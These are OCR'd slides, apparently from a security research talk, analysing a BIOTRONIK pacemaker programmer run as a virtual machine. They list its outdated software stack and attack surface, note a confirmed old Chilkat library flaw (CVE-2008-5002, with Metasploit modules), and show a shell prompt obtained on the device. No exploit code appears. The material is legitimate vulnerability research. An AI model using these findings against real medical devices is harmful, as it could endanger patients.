







PROGRAMMER AS VIRTUAL MACHINE


- Enabled retries
- Eliminate fear of bricking device
- Enabled exploration





PROGRAMMER AS VIRTUAL MACHINE


- > 12000 files
- Commercial software
- Proprietary software


File Machine View Input Devices Help
Preferences
Follow-up
Tests
Print
System
Connectivity
DST
OFF
Time zone
(GMT) Dublin,...
Time
09:51
Date
03/21/2018
Signal beep
ON
User interface
English
Help
English
Print first interrogation
Automatic (ON)
Mouse pointer
ON
System startup
Fast (ON)
Battery warning level [%]
20
Brightness mobile use
normal
Auto battery maintenance
ON
Start battery maintenance
Reference
Parameters
Tests
Recordings
Diagnostics
Status
More
Preferences
the system is loading . . .
C:\Windows\system32\cmd.exe
D:\WINDOWS\system32>echo "SHELL1"
"SHELL1"
D:\WINDOWS\system32>



Preferences
Follow-up
Texts
Print
System
Connectivity
DST
Time zone
Time
Date
Signal beep
User interface
Help
Print-first interrogation
Mouse pointer
System startup
Battery warning level [%]
Brightness mobile use
Auto battery maintenance
Start battery maintenance
the system is loading . . .
Preferences
More





the system is loading . . .




BIOTRONIK





Microsoft Internet Explorer 6


Acrobat® Reader™ 5.0
There's more to Acrobat than Reader!

Kithara

Chilkat Software
inventing power with simplicity


BIOTRONIK

RENESAS
Everywhere you imagine.



01
Acrobat Reader 5.0
There's more to Acrobat than Reader!
Software release
02
Kithara
Software release
03
Microsoft Internet Explorer 6
04
Microsoft Windows xp Embedded
SP2 Release
05
Chilkat Software
inventing power with simplicity
Software release
06
RENESAS
Everywhere you imagine.
Software release
07
BIOTRONIK
Software installed
InCtrl5 log
08
BIOTRONIK
Last estimated software update
ebay
Programmer bought
Master thesis Delivered
00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19
2000
2005
2010
2015

ATTACK SURFACE

ATTACK SURFACE



CHILKAT USED FOR ZIPPING AND ENCRYPTION



EXPLOIT FROM 2008 CONFIRMED OLD LIBRARY

Vulnerability Details : CVE-2008-5002 (1 Metasploit modules)

